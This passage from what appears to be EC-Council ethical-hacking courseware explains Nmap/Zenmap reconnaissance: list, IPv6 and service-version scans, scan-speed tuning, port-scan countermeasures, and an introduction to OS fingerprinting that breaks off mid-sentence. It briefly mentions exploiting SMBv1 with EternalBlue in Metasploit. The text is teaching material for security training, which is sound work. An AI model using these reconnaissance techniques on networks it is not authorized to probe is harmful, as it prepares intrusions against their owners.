


Figure 3.73: UPnP SSDP M-SEARCH in Parrot Security

The attacker may use the UPnP SSDP M-SEARCH information discovery tool to check whether the machine is vulnerable to UPnP exploits. The UPnP SSDP M-SEARCH information discovery tool gleans information from UPnP-enabled systems, as shown in the figure.

List Scanning

In a list scan, the discovery of the active network host is indirect. A list scan simply generates and prints a list of IPs/Names without actually pinging or scanning the hosts. As a result, the list scan shows all IP addresses as "not scanned" (0 hosts up). By default, a reverse DNS resolution is still carried out on each host by Nmap to learn their names. In Zenmap, the **`-sL`** option is used to perform a list scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.74: List scan using Zenmap

Advantages:

- A list scan can perform a good sanity check.
- The list scan detects incorrectly defined IP addresses in the command line or in an option file. It primarily repairs the detected errors to run any “active” scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




IPv6 Scanning

IPv6 increases the size of the IP address space from 32 bits to 128 bits to support higher levels of the addressing hierarchy. Traditional network scanning techniques are computationally less feasible because of the larger search space (64 bits of host address space, or 2^{64} addresses) provided by IPv6 in a subnet. Scanning the IPv6 network is more difficult and complex compared to IPv4. Additionally, a number of scanning tools do not support ping sweeps on IPv6 networks. Attackers need to harvest IPv6 addresses from network traffic, recorded logs, or "Received from" and other header lines in archived email or Usenet news messages to identify IPv6 addresses for subsequent port scanning. However, scanning an IPv6 network provides a large number of hosts in a subnet; if an attacker can compromise one subnet host, he/she can probe the "all hosts" link local multicast address if the hosts numbers are sequential or use any regular scheme. An attacker needs to analyze 2^{64} addresses to verify if a particular open service is running on a host in that subnet. At a conservative rate of one probe per second, such a scan would take about 5 billion years to complete. Attackers can use Nmap to perform IPv6 scanning. In Zenmap, the **-6** option is used to perform the IPv6 scan.

Figure 3.75: IPv6 Scan in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Service Version Discovery

Every port is assigned a specific service, and every service has its own version. Some versions of the protocols are insecure, and they can allow attackers to compromise the machine by exploiting this vulnerability. Service version detection helps attackers to obtain information about the running services and their versions on a target system. By obtaining accurate service version numbers, an attacker can determine which exploits the target system is vulnerable to. For example, when the attacker detects the SMBv1 protocol as a running service on the target Windows machine, then he/she can easily perform a WannaCry ransomware attack with the help of the eternalblue and doublepulsar backdoor combination in Metasploit.

The version detection technique is nothing but examination of the TCP and UDP ports. The probes from the Nmap `service-probes` database are used for querying various services and matching expressions for recognizing and parsing responses. In Zenmap, the **`-sV`** option is used to detect service versions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.76: Service version discovery in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Nmap Scan Time Reduction Techniques

In Nmap, performance and accuracy take high priority, and this only be achieved only by reducing the long scan time. The important techniques for reducing the scan time are as follows:

- **Omit Non-critical Tests**

  While performing the Nmap scan, the time complexity can be reduced by the following methods:

  - Avoiding an intense scan if only a minimal amount of information is required.
  - The number of ports scanned can be limited using specific commands.
  - The port scan (`-sn`) can be skipped if and only if one has to check whether the hosts are online or not.
  - Advanced scan types (`-sC`, `-sV`, `-O`, `--traceroute`, and `-A`) can be avoided.
  - The DNS resolution should be turned on only when it is necessary.

- **Optimize Timing Parameters**

  To control the scan activity, Nmap provides the `-T` option for scanning ranging from high-level to low-level timing aggressiveness. This can be extremely useful for scanning highly filtered networks.

- **Separate and Optimize UDP Scans**

  As many vulnerable services use the UDP protocol, scanning the UDP protocol is vital, and it should be scanned separately, as TCP scans have different performance requirements and timing characteristics. Moreover, the UDP scan is more affected by the ICMP error rate-limiting compared to the TCP scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Upgrade Nmap**

  It is always advisable to use the upgraded version of Nmap as it contains many bug fixes, important algorithmic enhancements, and high-performance features such as local network ARP scanning.

- **Execute Concurrent Nmap Instances**

  Running Nmap against the whole network usually makes the system slower and less efficient. Nmap supports parallelization and it can also be customized according to specific needs. It becomes very efficient by getting an idea of the network reliability while scanning a larger group. The overall speed of the scan can be improved by dividing it into many groups and running them simultaneously.


- **Scan from a Favorable Network Location**

  It is always advisable to run Nmap from the host's local network to the target while in the internal network, as it offers defense-in-depth security. External scanning is obligatory when performing firewall testing or when the network should be monitored from the external attacker's viewpoint.

- **Increase Available Bandwidth and CPU Time**

  By increasing the available bandwidth or CPU power, the Nmap scan time can be reduced. This can be done by installing a new data line or stopping any running applications. Nmap is controlled by its own congestion control algorithms, so that network flooding can be prevented. This improves its accuracy. The Nmap bandwidth usage can be tested by running it in the verbose mode `-v`.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scanning Countermeasures


As discussed previously, port scanning provides a large amount of useful information to the attacker, such as IP addresses, host names, open ports, and services running on ports. Open ports specifically offer an easy means for the attacker to break into the network. However, there is no cause for concern, provided that you secure your system or network against port scanning by adopting the following countermeasures:

- Configure firewall and IDS rules to detect and block probes.
- The firewall should be capable of detecting probes sent by the attackers using port scanning tools. It should not allow traffic to pass through it after simply inspecting the TCP header. The firewall should be able to examine the data contained in each packet before allowing the traffic to pass through it.
- Run the port scanning tools against hosts on the network to determine whether the firewall accurately detects the port scanning activity.
- Some firewalls do a better job than others in terms of detecting stealth scans. For example, many firewalls have specific options to detect SYN scans, while others completely ignore FIN scans.
- Ensure that the router, IDS, and firewall firmware are updated with their latest releases/versions.
- Configure commercial firewalls to protect your network against fast port scans and SYN floods. You can run tools such as port entry to detect and stop port scan attempts on Linux/UNIX systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Hackers use tools such as Nmap and perform OS detection to sniff the details of a remote OS. Thus, it is important to employ intrusion detection systems in such cases. Snort (*https://www.snort.org*) is an intrusion detection and prevention technology that is very useful, mainly because signatures are frequently available from the public authors.
- Keep as few ports open as possible and filter the rest, as the intruder will try to enter through any open port. Use a custom rule set to lock down the network, block unwanted ports at the firewall, and filter the following ports: 135–159, 256–258, 389, 445, 1080, 1745, and 3268.
- Block unwanted services running on the ports and update the service versions.
- Ensure that the versions of services running on the ports are non-vulnerable.
- Block inbound ICMP message types and all outbound ICMP type-3 unreachable messages at border routers arranged in front of a company's main firewall.
- Attackers try to perform source routing and send packets to the targets (which may not be reachable via the Internet) using an intermediate host that can interact with the target. Hence, it is necessary to ensure that your firewall and router can block such source-routing techniques.
- Ensure that the mechanism used for routing and filtering at the routers and firewalls, respectively, cannot be bypassed using a particular source port or source-routing methods.
- Test your IP address space using TCP and UDP port scans as well as ICMP probes to determine the network configuration and accessible ports.
- Ensure that the anti-scanning and anti-spoofing rules are configured.
- If a commercial firewall is in use, then ensure that:
  - It is patched with the latest updates
  - It has correctly defined antispoofing rules
  - Its fastmode services are unusable in Check Point Firewall-1 environments


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OS Discovery (Banner Grabbing/OS Fingerprinting)

An attacker uses OS discovery or banner grabbing techniques to identify network hosts running application and OS versions with known exploits. This section introduces you to banner grabbing, its types, and its tools, as well as useful countermeasures that you can adopt against it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OS Discovery/Banner Grabbing

Banner grabbing, or "OS fingerprinting," is a method used to determine the OS that is running on a remote target system. It is an important scanning method, as the attacker will have a higher probability of success if the OS of the target system is known (many vulnerabilities are OS-specific). The attacker can then formulate an attack strategy based on the OS of the target system.

There are two methods for banner grabbing: spotting the banner while trying to connect to a service, such as an FTP site, and downloading the binary file/bin/ls to check the system architecture.

A more advanced fingerprinting technique depends on stack querying, which transfers the packets to the network host and evaluates them by the reply. The first stack-querying method designed with regard to the TCP mode of communication evaluates the response to connection requests.

The next method, known as initial sequence number (ISN) analysis, identifies the differences in random number generators found in the TCP stack.

ICMP response analysis is another method used to fingerprint an OS. It consists of sending ICMP messages to a remote host and evaluating the reply.

Two types of banner grabbing techniques are described below:

- **Active Banner Grabbing**

  Active banner grabbing applies the principle that an OS's IP stack has a unique way of responding to specially crafted TCP packets. This happens because of different interpretations that vendors apply while implementing the TCP/IP stack on a particular

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
